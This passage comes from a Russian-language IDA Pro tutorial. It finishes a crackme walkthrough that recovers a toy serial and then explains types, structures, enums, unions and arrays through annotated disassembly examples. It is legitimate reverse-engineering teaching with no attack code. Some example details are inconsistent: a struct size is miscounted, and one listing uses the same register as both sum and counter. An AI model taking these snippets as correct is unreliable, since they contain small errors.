.text:0040123C                 push    esi             ; hDlg
.text:0040123D                 call    ds:MessageBoxA
.text:00401243                 xor     eax, eax
.text:00401245                 pop     edi
.text:00401246                 pop     esi
.text:00401247                 leave
.text:00401248                 retn    4
.text:00401248 CheckSerial     endp
```

3.7.6. Итоги анализа crackme

Проведённый анализ позволяет сделать выводы:

1. Программа представляет собой диалоговое окно с полем ввода и кнопкой проверки.
2. Функция `DialogFunc` (по адресу `00401050`) обрабатывает сообщения `WM_INITDIALOG`, `WM_COMMAND` и `WM_CLOSE`.
3. При нажатии кнопки вызывается `CheckSerial`, которая:
4. Читает текст из поля ввода через `GetDlgItemTextA`.
5. Сравнивает его с эталоном `"ABCDEF-1234"` через функцию побайтового сравнения `strcmp_custom`.
6. Выводит `MessageBox` с результатом.
7. Правильный серийный номер: **ABCDEF-1234**.

Этот пример демонстрирует типичный рабочий процесс: строки → перекрёстные ссылки → анализ кода → аннотирование → формулирование выводов.

3.8. Сохранение и экспорт результатов

После завершения анализа результаты необходимо сохранить.

3.8.1. База данных IDA (IDB/I64)

IDA сохраняет все результаты анализа в базе данных:

- `.idb` — для 32-битных файлов (IDA Pro 32-bit).
- `.i64` — для 64-битных файлов (IDA Pro 64-bit).

База данных включает:

- Всю дизассемблированную информацию.
- Все переименования и комментарии.
- Типы данных и структуры.
- Перекрёстные ссылки.
- Закладки и метки.

3.8.2. Экспорт листинга

Для создания текстового отчёта: **File → Produce file → Create LST file**:

```
; Файл: crackme01.lst
; Создан: IDA Pro 9.0
; Формат: PE (Portable Executable)
; Процессор: Intel x86
;
; ============================================================

.text:00401000                 public _start
.text:00401000 _start          proc near
.text:00401000                 push    0
.text:00401002                 call    ds:GetModuleHandleA
...
```

Альтернативные форматы экспорта:

- **Create ASM file** — ассемблерный файл, пригодный для повторной сборки.
- **Create MAP file** — файл карты с адресами символов.
- **Create C file** — псевдокод (при наличии декомпилятора Hex-Rays).

Глава 4. Система типов и структуры данных

4.1. Введение в систему типов IDA

IDA Pro содержит развитую систему типов, позволяющую описывать типы данных, структуры, объединения и перечисления. Грамотное использование типов кардинально повышает читаемость дизассемблированного кода.

Рассмотрим, как преображается код при применении типовой информации:

Без типовой информации:

```
.text:00401100                mov     eax, [ecx]
.text:00401102                mov     edx, [ecx+4]
.text:00401105                mov     [ecx+8], eax
.text:00401108                add     dword ptr [ecx+0Ch], 1
.text:0040110C                cmp     dword ptr [ecx+10h], 0
.text:00401110                jz      short loc_401120
.text:00401112                mov     eax, [ecx+14h]
.text:00401115                push    eax
.text:00401116                call    ds:free
```

С применением структуры:

```
.text:00401100                mov     eax, [ecx+LinkedList.pData]
.text:00401102                mov     edx, [ecx+LinkedList.nSize]
.text:00401105                mov     [ecx+LinkedList.pCurrent], eax
.text:00401108                add     [ecx+LinkedList.nRefCount], 1
.text:0040110C                cmp     [ecx+LinkedList.pNext], 0
.text:00401110                jz      short loc_401120
.text:00401112                mov     eax, [ecx+LinkedList.pBuffer]
.text:00401115                push    eax
.text:00401116                call    ds:free
```

4.2. Local Types

4.2.1. Окно Local Types

Окно **Local Types** (`Shift+F1` или **View → Open subviews → Local Types**) содержит все пользовательские типы текущей базы данных:

```
Local Types
#     Name                    Size    Description
──────────────────────────────────────────────────
1     HWND__                  4       struct HWND__
2     HINSTANCE__             4       struct HINSTANCE__
3     WNDCLASSEXA             48      struct WNDCLASSEXA
4     MSG                     28      struct MSG
5     POINT                   8       struct POINT
6     RECT                    16      struct RECT
...
157   LinkedList              24      struct LinkedList
158   FileHeader              64      struct FileHeader
159   PacketType              4       enum PacketType
```

4.2.2. Создание нового типа

Для создания нового типа нажмите `Ins` в окне Local Types. Откроется текстовый редактор, где тип описывается в синтаксисе C:

```
// Добавление нового типа через редактор Local Types
struct NetworkPacket
{
    unsigned int magic;           // 0x00: сигнатура пакета
    unsigned short version;       // 0x04: версия протокола
    unsigned short type;          // 0x06: тип пакета
    unsigned int length;          // 0x08: длина данных
    unsigned int checksum;        // 0x0C: контрольная сумма
    unsigned char data[1024];     // 0x10: данные пакета
};
```

После нажатия OK IDA проверит синтаксис и добавит тип в базу данных.

4.2.3. Импорт типов из заголовочных файлов

IDA позволяет импортировать типы из C-заголовков: **File → Load file → Parse C header file**:

```
// Файл: my_types.h

#pragma pack(push, 1)

typedef struct _FILE_HEADER {
    char     signature[4];    // "MYFL"
    uint32_t version;
    uint32_t num_entries;
    uint32_t data_offset;
    uint32_t flags;
    uint64_t timestamp;
    char     description[32];
} FILE_HEADER;

typedef struct _ENTRY {
    uint32_t id;
    uint32_t offset;
    uint32_t size;
    uint16_t type;
    uint16_t flags;
    char     name[64];
} ENTRY;

#pragma pack(pop)
```

Результат в окне Output:

```
Parsing C header file 'C:\headers\my_types.h'...
Successfully declared type 'FILE_HEADER' (size=56, alignment=1)
Successfully declared type 'ENTRY' (size=80, alignment=1)
Compilation successful. 2 type(s) parsed.
```

4.3. Type Libraries (TIL)

4.3.1. Назначение TIL-файлов

Type Information Libraries (TIL) — это предкомпилированные библиотеки типов, содержащие определения структур, перечислений и прототипов функций для конкретных платформ и API. TIL-файлы находятся в каталоге `til/` установки IDA:

```
IDA/
└── til/
    └── pc/
        ├── gnulnx_x64.til      – Linux x64 (glibc)
        ├── gnulnx_x86.til      – Linux x86 (glibc)
        ├── mssdk_win10.til      – Windows 10 SDK
        ├── mssdk_win7.til       – Windows 7 SDK
        ├── ntddk_win10.til      – Windows Driver Kit 10
        ├── vc10_64.til          – Visual C++ 2010 x64 runtime
        ├── vc14_64.til          – Visual C++ 2015 x64 runtime
        ├── ntapi_win10.til      – NT Native API
        └── ...
```

4.3.2. Загрузка TIL

Для загрузки библиотеки типов: **View → Open subviews → Type Libraries** (`Shift+F11`):

```
Loaded type libraries
#   Library              Types   Description
──────────────────────────────────────────────────
1   mssdk_win10          12847   Windows 10 SDK
2   vc14                 1523    Visual C++ 2015 Runtime
```

Нажатие `Ins` позволяет добавить дополнительную библиотеку:

```
Available type libraries
──────────────────────────────────────────────────
ntddk_win10.til         Windows Driver Kit 10
ntapi_win10.til         NT Native API (Windows 10)
gnulnx_x64.til          GNU/Linux x64 (glibc, libstdc++)
wince.til               Windows CE SDK
borland.til             Borland C++ Builder
```

4.3.3. Создание собственного TIL

Утилита `tilib` из комплекта IDA SDK позволяет создавать собственные TIL-файлы:

```
$ tilib -c -Iinclude/ -hmy_sdk.h my_sdk.til
Type Information Library Creator v1.0
Parsing my_sdk.h...
  234 types parsed
  189 function prototypes parsed
Writing my_sdk.til...
Done.
```

4.4. Создание и редактирование структур

4.4.1. Окно структур (Structures window)

Окно структур открывается клавишей `Shift+F9` или через **View → Open subviews → Structures**:

```
Structures window

0000 WNDCLASSEXA        struc ; (sizeof=0x30, align=0x4, mappedto_5)
0000 cbSize             dd ?
0004 style              dd ?
0008 lpfnWndProc        dd ?            ; offset
000C cbClsExtra         dd ?
0010 cbWndExtra         dd ?
0014 hInstance          dd ?            ; offset
0018 hIcon              dd ?            ; offset
001C hCursor            dd ?            ; offset
0020 hbrBackground      dd ?            ; offset
0024 lpszMenuName       dd ?            ; offset
0028 lpszClassName      dd ?            ; offset
002C hIconSm            dd ?            ; offset
0030 WNDCLASSEXA        ends
```

4.4.2. Создание структуры вручную

Нажатие `Ins` в окне Structures создаёт новую структуру:



После создания пустой структуры добавляем поля, нажимая `D` для вставки элемента нужного размера:

```
; Создание структуры PlayerInfo шаг за шагом

; 1. Начальное состояние (пустая структура):
0000 PlayerInfo          struc ; (sizeof=0x0)
0000 PlayerInfo          ends


; 2. Нажимаем D на позиции 0000, выбираем dd (4 байта):
0000 PlayerInfo          struc ; (sizeof=0x4)
0000 field_0             dd ?
0004 PlayerInfo          ends

; 3. Переименовываем field_0 → id (нажатие N):
0000 PlayerInfo          struc ; (sizeof=0x4)
0000 id                  dd ?
0004 PlayerInfo          ends

; 4. Продолжаем добавлять поля:
0000 PlayerInfo          struc ; (sizeof=0x58, align=0x4)
0000 id                  dd ?
0004 szName              db 32 dup(?)
0024 nLevel              dd ?
0028 nHealth             dd ?
002C nMana               dd ?
0030 nExperience         dd ?
0034 fPosX               dd ?              ; float
0038 fPosY               dd ?              ; float
003C fPosZ               dd ?              ; float
0040 nInventorySize      dd ?
0044 pInventory          dd ?              ; offset (указатель)
0048 nGold               dd ?
004C nFlags              dd ?
0050 pNext               dd ?              ; offset (указатель на следующего)
0054 pPrev               dd ?              ; offset (указатель на предыдущего)
0058 PlayerInfo          ends
```

4.4.3. Определение типов полей

Для точного определения типов полей используется окно редактирования поля структуры (нажатие `Y` на поле):



Результат после задания типов всем полям:

```
0000 PlayerInfo          struc ; (sizeof=0x58, align=0x4)
0000 id                  dd ?               ; unsigned int
0004 szName              db 32 dup(?)       ; char[32]
0024 nLevel              dd ?               ; int
0028 nHealth             dd ?               ; int
002C nMana               dd ?               ; int
0030 nExperience         dd ?               ; unsigned int
0034 fPosX               dd ?               ; float
0038 fPosY               dd ?               ; float
003C fPosZ               dd ?               ; float
0040 nInventorySize      dd ?               ; int
0044 pInventory          dd ?               ; InventoryItem *
0048 nGold               dd ?               ; unsigned int
004C nFlags              dd ?               ; unsigned int (битовые флаги)
0050 pNext               dd ?               ; PlayerInfo *
0054 pPrev               dd ?               ; PlayerInfo *
0058 PlayerInfo          ends
```

4.4.4. Создание структуры через C-синтаксис

Альтернативный способ — описать структуру в Local Types через C-синтаксис и затем синхронизировать с окном Structures:

```
struct InventoryItem
{
    unsigned int itemId;           // 0x00
    char name[48];                 // 0x04
    unsigned short type;           // 0x34
    unsigned short rarity;         // 0x36
    int quantity;                  // 0x38
    int durability;                // 0x3C
    int maxDurability;             // 0x40
    float weight;                  // 0x44
    unsigned int enchantmentId;    // 0x48
    InventoryItem *pNextInSlot;    // 0x4C
};
```

Для синхронизации: правый клик по типу в Local Types → **Synchronize to idb**.

4.5. Применение структур к данным

4.5.1. Применение структуры к области данных

Обнаружив в секции данных массив байтов, соответствующий по размеру и структуре определённому типу, можно применить структуру. Нажатие `Alt+Q` на адресе данных открывает диалог выбора структуры:

До применения структуры:

```
.data:00405000                dd 1
.data:00405004                db 'Player1', 0
.data:0040500C                db 24 dup(0)
.data:00405024                dd 15
.data:00405028                dd 100
.data:0040502C                dd 50
.data:00405030                dd 12500
.data:00405034                dd 42A00000h
.data:00405038                dd 42C80000h
.data:0040503C                dd 41200000h
.data:00405040                dd 10
.data:00405044                dd offset unk_405100
.data:00405048                dd 5000
.data:0040504C                dd 3
.data:00405050                dd 0
.data:00405054                dd 0
```

После применения структуры `PlayerInfo` (`Alt+Q`):

```
.data:00405000 player1         PlayerInfo <1, 'Player1', 15, 100, 50, 12500, \
.data:00405000                              42A00000h, 42C80000h, 41200000h, \
.data:00405000                              10, offset inventory_data, 5000, \
.data:00405000                              3, 0, 0>
```

Или в развёрнутом виде:

```
.data:00405000 player1         PlayerInfo <?>
.data:00405000 player1.id                  dd 1
.data:00405004 player1.szName              db 'Player1', 0
.data:0040500C                             db 24 dup(0)
.data:00405024 player1.nLevel              dd 15
.data:00405028 player1.nHealth             dd 100
.data:0040502C player1.nMana               dd 50
.data:00405030 player1.nExperience         dd 12500
.data:00405034 player1.fPosX               dd 80.0
.data:00405038 player1.fPosY               dd 100.0
.data:0040503C player1.fPosZ               dd 10.0
.data:00405040 player1.nInventorySize      dd 10
.data:00405044 player1.pInventory          dd offset inventory_data
.data:00405048 player1.nGold               dd 5000
.data:0040504C player1.nFlags              dd 3
.data:00405050 player1.pNext               dd 0
.data:00405054 player1.pPrev               dd 0
```

4.5.2. Применение структуры к регистровым обращениям

Когда код обращается к полям структуры через регистр, IDA позволяет заменить числовые смещения именами полей. Нажатие `T` на операнде со смещением и выбор структуры:

До:

```
.text:00401300                 mov     eax, [esi+24h]
.text:00401303                 cmp     eax, [esi+28h]
.text:00401306                 jge     short loc_401320
.text:00401308                 mov     ecx, [esi+30h]
.text:0040130B                 add     ecx, 100
.text:00401311                 mov     [esi+30h], ecx
```

После применения структуры `PlayerInfo`:

```
.text:00401300                 mov     eax, [esi+PlayerInfo.nLevel]
.text:00401303                 cmp     eax, [esi+PlayerInfo.nHealth]
.text:00401306                 jge     short loc_401320
.text:00401308                 mov     ecx, [esi+PlayerInfo.nExperience]
.text:0040130B                 add     ecx, 100
.text:00401311                 mov     [esi+PlayerInfo.nExperience], ecx
```

Для пакетного применения: нажмите `Alt+Q` или `T` на первом операнде, а затем IDA может автоматически распознать остальные обращения к той же структуре.

4.5.3. Применение структуры в декомпиляторе Hex-Rays

В псевдокоде Hex-Rays применение структуры даёт ещё более впечатляющий результат:

До:

```
int __cdecl ProcessPlayer(int a1)
{
    int result;

    if ( *(_DWORD *)(a1 + 36) > *(_DWORD *)(a1 + 40) )
    {
        *(_DWORD *)(a1 + 40) = *(_DWORD *)(a1 + 36);
        *(_DWORD *)(a1 + 48) += 100;
        result = *(_DWORD *)(a1 + 72);
    }
    else
    {
        *(_DWORD *)(a1 + 44) -= 10;
        if ( *(_DWORD *)(a1 + 44) <= 0 )
        {
            *(_DWORD *)(a1 + 76) |= 1u;
            result = free(*(void **)(a1 + 68));
        }
    }
    return result;
}
```

После (правый клик на `a1` → Convert to struct pointer → `PlayerInfo`):

```
int __cdecl ProcessPlayer(PlayerInfo *player)
{
    int result;

    if ( player->nLevel > player->nHealth )
    {
        player->nHealth = player->nLevel;
        player->nExperience += 100;
        result = player->nGold;
    }
    else
    {
        player->nMana -= 10;
        if ( player->nMana <= 0 )
        {
            player->nFlags |= 1u;           // флаг DEAD
            result = free(player->pInventory);
        }
    }
    return result;
}
```

4.6. Перечисления (Enums)

4.6.1. Окно перечислений

Окно перечислений открывается через `Shift+F10` или **View → Open subviews → Enumerations**:

```
Enums window

enum PacketType, mappedto_0x100
0x00 PACKET_HANDSHAKE
0x01 PACKET_AUTH
0x02 PACKET_DATA
0x03 PACKET_KEEPALIVE
0x04 PACKET_DISCONNECT
0xFF PACKET_ERROR

enum PlayerFlags, mappedto_0x101, bitfield
0x01 FLAG_ACTIVE
0x02 FLAG_ADMIN
0x04 FLAG_MUTED
0x08 FLAG_BANNED
0x10 FLAG_INVISIBLE
```

4.6.2. Создание перечисления

Нажатие `Ins` в окне Enums создаёт новое перечисление:

```
┌──────────────────────────────────────────┐
│ Add enum type                            │
│                                          │
│ Enum name: [ItemType                  ]  │
│                                          │
│ Width:  ○ 1 byte   ○ 2 bytes             │
│         ● 4 bytes  ○ 8 bytes             │
│                                          │
│ ☐ Bitfield (each member is a bit mask)   │
│ ☐ Hidden                                 │
│                                          │
│         [OK]       [Cancel]              │
└──────────────────────────────────────────┘
```

Затем добавляем элементы через `N`:

```
enum ItemType, mappedto_0x102
0x00 ITEM_NONE
0x01 ITEM_WEAPON
0x02 ITEM_ARMOR
0x03 ITEM_POTION
0x04 ITEM_SCROLL
0x05 ITEM_FOOD
0x06 ITEM_KEY
0x07 ITEM_QUEST
```

4.6.3. Применение перечислений в коде

Нажатие `M` на числовой константе позволяет заменить её символическим именем из перечисления:

До:

```
.text:00401400                cmp     [esi+InventoryItem.type], 1
.text:00401404                jz      short handle_weapon
.text:00401406                cmp     [esi+InventoryItem.type], 3
.text:0040140A                jz      short handle_potion
.text:0040140C                cmp     [esi+InventoryItem.type], 6
.text:00401410                jz      short handle_key
```

После применения enum `ItemType`:

```
.text:00401400                cmp     [esi+InventoryItem.type], ITEM_WEAPON
.text:00401404                jz      short handle_weapon
.text:00401406                cmp     [esi+InventoryItem.type], ITEM_POTION
.text:0040140A                jz      short handle_potion
.text:0040140C                cmp     [esi+InventoryItem.type], ITEM_KEY
.text:00401410                jz      short handle_key
```

4.6.4. Битовые поля (Bitfields)

Для флагов используется тип перечисления с атрибутом **Bitfield**:

```
enum WindowStyle, mappedto_0x103, bitfield
0x00000001 WS_TABSTOP
0x00000002 WS_GROUP
0x00000004 WS_THICKFRAME
0x00000008 WS_SYSMENU
0x00000010 WS_HSCROLL
0x00000020 WS_VSCROLL
0x00800000 WS_BORDER
0x00C00000 WS_CAPTION
0x10000000 WS_VISIBLE
0x80000000 WS_POPUP
```

При применении битового перечисления IDA автоматически разбирает комбинации флагов:

```
; Было:
push    0x10CF0000

; Стало:
push    WS_VISIBLE or WS_CAPTION or WS_SYSMENU or WS_THICKFRAME \
        or WS_POPUP
```

4.6.5. Стандартные перечисления Windows API

IDA поставляется с набором предопределённых перечислений для Windows API. Они доступны при нажатии `M` на числовой константе:

```
Select enum member
──────────────────────────────────────────────────
Enum                Member              Value
──────────────────────────────────────────────────
WindowsMessages     WM_INITDIALOG       0x0110
WindowsMessages     WM_COMMAND          0x0111
WindowsMessages     WM_CLOSE            0x0010
WindowsMessages     WM_DESTROY          0x0002
WindowsMessages     WM_CREATE           0x0001
MessageBoxStyles    MB_OK               0x0000
MessageBoxStyles    MB_ICONERROR        0x0010
MessageBoxStyles    MB_ICONINFORMATION  0x0040
```

4.7. Объединения (Unions)

4.7.1. Создание объединения

Объединения создаются аналогично структурам, но с установленным флагом union. В окне Structures нажимаем `Ins` и снимаем галочку «Create as struct»:

```
┌──────────────────────────────────┐
│ Create structure/union           │
│                                  │
│ Structure name: [Variant      ]  │
│                                  │
│ ☐ Create as struct (not union)   │
│ ☐ Variable size structure        │
│                                  │
│        [OK]      [Cancel]        │
└──────────────────────────────────┘
```

Результат:

```
0000 Variant            union ; (sizeof=0x8)
0000 iValue             dd ?              ; int
0000 fValue             dd ?              ; float
0000 pString            dd ?              ; char *
0000 qwValue            dq ?              ; __int64
0008 Variant            ends
```

Все поля объединения начинаются с одного и того же смещения (0000). Размер объединения равен размеру наибольшего поля.

4.7.2. Объединения в C-синтаксисе

В Local Types объединения описываются ключевым словом `union`:

```
union Variant
{
    int iValue;
    float fValue;
    char *pString;
    __int64 qwValue;
};

// Объединение внутри структуры (tagged union):
struct TaggedValue
{
    unsigned int type;       // 0: int, 1: float, 2: string, 3: int64
    union Variant value;
};
```

4.7.3. Практическое применение объединений

Объединения часто встречаются в сетевых протоколах и файловых форматах:

```
struct Message
{
    unsigned short msg_type;
    unsigned short msg_length;
    union
    {
        struct { char username[32]; char password[32]; } auth;
        struct { unsigned int channel; char text[256]; } chat;
        struct { float x; float y; float z; } position;
        unsigned char raw_data[260];
    } payload;
};
```

Применение к коду:

До:

```
.text:00401500                movzx   eax, word ptr [esi]
.text:00401503                cmp     eax, 1
.text:00401506                jz      short handle_auth
.text:00401508                cmp     eax, 2
.text:0040150B                jz      short handle_chat
.text:0040150D                cmp     eax, 3
.text:00401510                jz      short handle_position
```


После:

```
.text:00401500                movzx   eax, [esi+Message.msg_type]
.text:00401503                cmp     eax, MSG_AUTH
.text:00401506                jz      short handle_auth
.text:00401508                cmp     eax, MSG_CHAT
.text:0040150B                jz      short handle_chat
.text:0040150D                cmp     eax, MSG_POSITION
.text:00401510                jz      short handle_position
```

4.8. Массивы

4.8.1. Создание массивов в данных

Для преобразования последовательности однотипных элементов в массив используется команда **Edit → Array** (клавиша `*`):



До (отдельные dword'ы):

```
.data:00405100                dd 0Ah
.data:00405104                dd 14h
.data:00405108                dd 1Eh
.data:0040510C                dd 28h
.data:00405110                dd 32h
.data:00405114                dd 3Ch
.data:00405118                dd 46h
.data:0040511C                dd 50h
```

После (массив):

```
.data:00405100 levelThresholds dd 0Ah, 14h, 1Eh, 28h, 32h, 3Ch, 46h, 50h
.data:00405100                 ; уровни опыта: 10, 20, 30, 40, 50, 60, 70, 80
```

4.8.2. Массивы структур

Массив структур создаётся аналогично. Сначала применяется структура к первому элементу (`Alt+Q`), затем создаётся массив из N элементов (`*`):

Массив из 5 элементов `InventoryItem` (каждый по 0x50 байт):

```
.data:00405200 inventory       InventoryItem 5 dup(?)
.data:00405200
.data:00405200 ; inventory[0]
.data:00405200 inventory[0].itemId           dd 101
.data:00405204 inventory[0].name             db 'Iron Sword', 0
.data:00405234 inventory[0].type             dw ITEM_WEAPON
.data:00405236 inventory[0].rarity           dw 1
.data:00405238 inventory[0].quantity          dd 1
.data:0040523C inventory[0].durability       dd 85
.data:00405240 inventory[0].maxDurability    dd 100
.data:00405244 inventory[0].weight           dd 3F800000h    ; 1.0
.data:00405248 inventory[0].enchantmentId    dd 0
.data:0040524C inventory[0].pNextInSlot      dd 0
.data:00405250
.data:00405250 ; inventory[1]
.data:00405250 inventory[1].itemId           dd 205
.data:00405254 inventory[1].name             db 'Health Potion', 0
.data:00405284 inventory[1].type             dw ITEM_POTION
.data:00405286 inventory[1].rarity           dw 0
.data:00405288 inventory[1].quantity          dd 5
...
```

4.8.3. Многомерные и вложенные массивы

IDA поддерживает массивы внутри структур. Определяем структуру с массивом:

```
struct GameMap
{
    unsigned int width;          // 0x00
    unsigned int height;         // 0x04
    unsigned char tiles[64][64]; // 0x08: карта тайлов 64x64
    unsigned int checksum;       // 0x1008
};
```

Код доступа к элементам многомерного массива:

```
; Доступ к tiles[y][x]:  base + 8 + y*64 + x

.text:00401600                 mov     eax, [ebp+nRow]              ; y
.text:00401603                 shl     eax, 6                       ; y * 64
.text:00401606                 add     eax, [ebp+nCol]              ; y*64 + x
.text:00401609                 movzx   ecx, [esi+eax+GameMap.tiles] ; tiles[y][x]
.text:0040160E                 cmp     ecx, TILE_WALL
.text:00401611                 jz      short handle_wall
.text:00401613                 cmp     ecx, TILE_DOOR
.text:00401616                 jz      short handle_door
```

4.9. Примеры восстановления сложных структур

4.9.1. Пример 1: Восстановление связного списка

Рассмотрим функцию, обходящую связный список. Начальное состояние (до анализа):

```
.text:00401700 sub_401700      proc near
.text:00401700
.text:00401700 arg_0           = dword ptr  8
.text:00401700
.text:00401700                 push    ebp
.text:00401701                 mov     ebp, esp
.text:00401703                 push    esi
.text:00401704                 push    edi
.text:00401705                 mov     esi, [ebp+arg_0]   ; указатель на начало списка
.text:00401708                 xor     edi, edi           ; счётчик = 0
.text:0040170A
.text:0040170A loc_40170A:
.text:0040170A                 test    esi, esi           ; пока esi ≠ NULL
.text:0040170C                 jz      short loc_401728
.text:0040170E                 cmp     dword ptr [esi+8], 1  ; проверяем поле по смещен
.text:00401712                 jnz     short loc_401720
.text:00401714                 mov     eax, [esi]         ; читаем поле по смещению 0
.text:00401716                 add     eax, [esi+4]       ; прибавляем поле по смещени
.text:00401719                 add     edi, eax           ; накапливаем сумму
.text:0040171B                 inc     dword ptr [esi+0Ch]; инкрементируем поле по сме
.text:0040171E                 jmp     short loc_401720
.text:00401720
.text:00401720 loc_401720:
.text:00401720                 mov     esi, [esi+10h]     ; переходим к следующему эле
.text:00401723                 inc     edi
.text:00401724                 jmp     short loc_40170A
.text:00401726                 align   8
.text:00401728
.text:00401728 loc_401728:
.text:00401728                 mov     eax, edi           ; возвращаем счётчик
.text:0040172A                 pop     edi
.text:0040172B                 pop     esi
.text:0040172C                 leave
.text:0040172D                 retn
.text:0040172D sub_401700      endp
```

Анализ смещений:

Из кода извлекаем обращения к полям через `esi`:

Смещение	Операция	Предположение
`+0x00`	Чтение (`mov eax, [esi]`)	Числовое поле, слагаемое
`+0x04`	Чтение (`add eax, [esi+4]`)	Числовое поле, слагаемое
`+0x08`	Сравнение с 1	Флаг/статус
`+0x0C`	Инкремент	Счётчик обращений
`+0x10`	Переход к следующему (`mov esi, [esi+10h]`)	Указатель на следующий узел

Восстановленная структура:

```
struct ListNode           // размер: 0x14 (20 байт)
{
    int value1;           // +0x00: первое значение
    int value2;           // +0x04: второе значение
    int isActive;         // +0x08: 1 = активный узел
    int accessCount;      // +0x0C: счётчик обращений
    ListNode *pNext;      // +0x10: указатель на следующий узел
};
```

Результат после применения структуры:

```
.text:00401700 ; int __cdecl TraverseList(ListNode *pHead)
.text:00401700 TraverseList    proc near
.text:00401700
.text:00401700 pHead           = dword ptr  8
.text:00401700
.text:00401700                 push    ebp
.text:00401701                 mov     ebp, esp
.text:00401703                 push    esi
.text:00401704                 push    edi
.text:00401705                 mov     esi, [ebp+pHead]
.text:00401708                 xor     edi, edi            ; nCount = 0
.text:0040170A
.text:0040170A traverse_loop:
.text:0040170A                 test    esi, esi            ; while (pNode ≠ NULL)
.text:0040170C                 jz      short done
.text:0040170E                 cmp     [esi+ListNode.isActive], 1
.text:00401712                 jnz     short next_node
.text:00401714                 mov     eax, [esi+ListNode.value1]
.text:00401716                 add     eax, [esi+ListNode.value2]
.text:00401719                 add     edi, eax            ; nSum += value1 + value2
.text:0040171B                 inc     [esi+ListNode.accessCount]
.text:0040171E                 jmp     short next_node
.text:00401720
.text:00401720 next_node:
.text:00401720                 mov     esi, [esi+ListNode.pNext]
.text:00401723                 inc     edi
.text:00401724                 jmp     short traverse_loop
.text:00401728
.text:00401728 done:
.text:00401728                 mov     eax, edi            ; return nCount
.text:0040172A                 pop     edi
.text:0040172B                 pop     esi
.text:0040172C                 leave
.text:0040172D                 retn
.text:0040172D TraverseList    endp
```

4.9.2. Пример 2: Восстановление vtable (таблицы виртуальных функций)

C++ классы с виртуальными функциями содержат указатель на таблицу виртуальных методов (vtable). Рассмотрим восстановление класса из ассемблерного кода.

Исходные данные — vtable в секции `.rdata`:

```
.rdata:00404200                 dd offset sub_401800    ; виртуальная функция 0
.rdata:00404204                 dd offset sub_401850    ; виртуальная функция 1
.rdata:00404208                 dd offset sub_4018A0    ; виртуальная функция 2
.rdata:0040420C                 dd offset sub_4018F0    ; виртуальная функция 3
```

Конструктор:

```
.text:00401780 sub_401780      proc near               ; предположительно конструктор
.text:00401780
.text:00401780                 push    ebp
.text:00401781                 mov     ebp, esp
.text:00401783                 mov     eax, ecx            ; this в ecx (thiscall)
.text:00401785                 mov     dword ptr [eax], offset off_404200 ; vptr = &vta
.text:0040178B                 mov     dword ptr [eax+4], 0 ; поле_1 = 0
.text:00401792                 mov     dword ptr [eax+8], 0 ; поле_2 = 0
.text:00401799                 mov     dword ptr [eax+0Ch], 64h ; поле_3 = 100
.text:004017A0                 leave
.text:004017A1                 retn
.text:004017A1 sub_401780      endp
```

Вызов виртуального метода:

```
.text:004017C0                 mov     ecx, [ebp+var_4]     ; this
.text:004017C3                 mov     eax, [ecx]           ; eax = vptr
.text:004017C5                 push    10                   ; аргумент
.text:004017C7                 call    dword ptr [eax+8]    ; вызов vtable[2]
```

Восстановленные типы:

```
// Структура vtable
struct CGameObject_vtbl
{
    void (__thiscall *Initialize)(CGameObject *this);       // vtable[0]
    void (__thiscall *Update)(CGameObject *this, int dt);   // vtable[1]
    void (__thiscall *Render)(CGameObject *this);           // vtable[2]
    void (__thiscall *Destroy)(CGameObject *this);          // vtable[3]
};

// Структура объекта
struct CGameObject
{
    CGameObject_vtbl *vptr;     // +0x00: указатель на vtable
    int objectId;               // +0x04
    int state;                  // +0x08
    int health;                 // +0x0C
};
```

Аннотированный результат:

```
.rdata:00404200 ; CGameObject vtable
.rdata:00404200 CGameObject_vtbl dd offset CGameObject__Initialize
.rdata:00404204                  dd offset CGameObject__Update
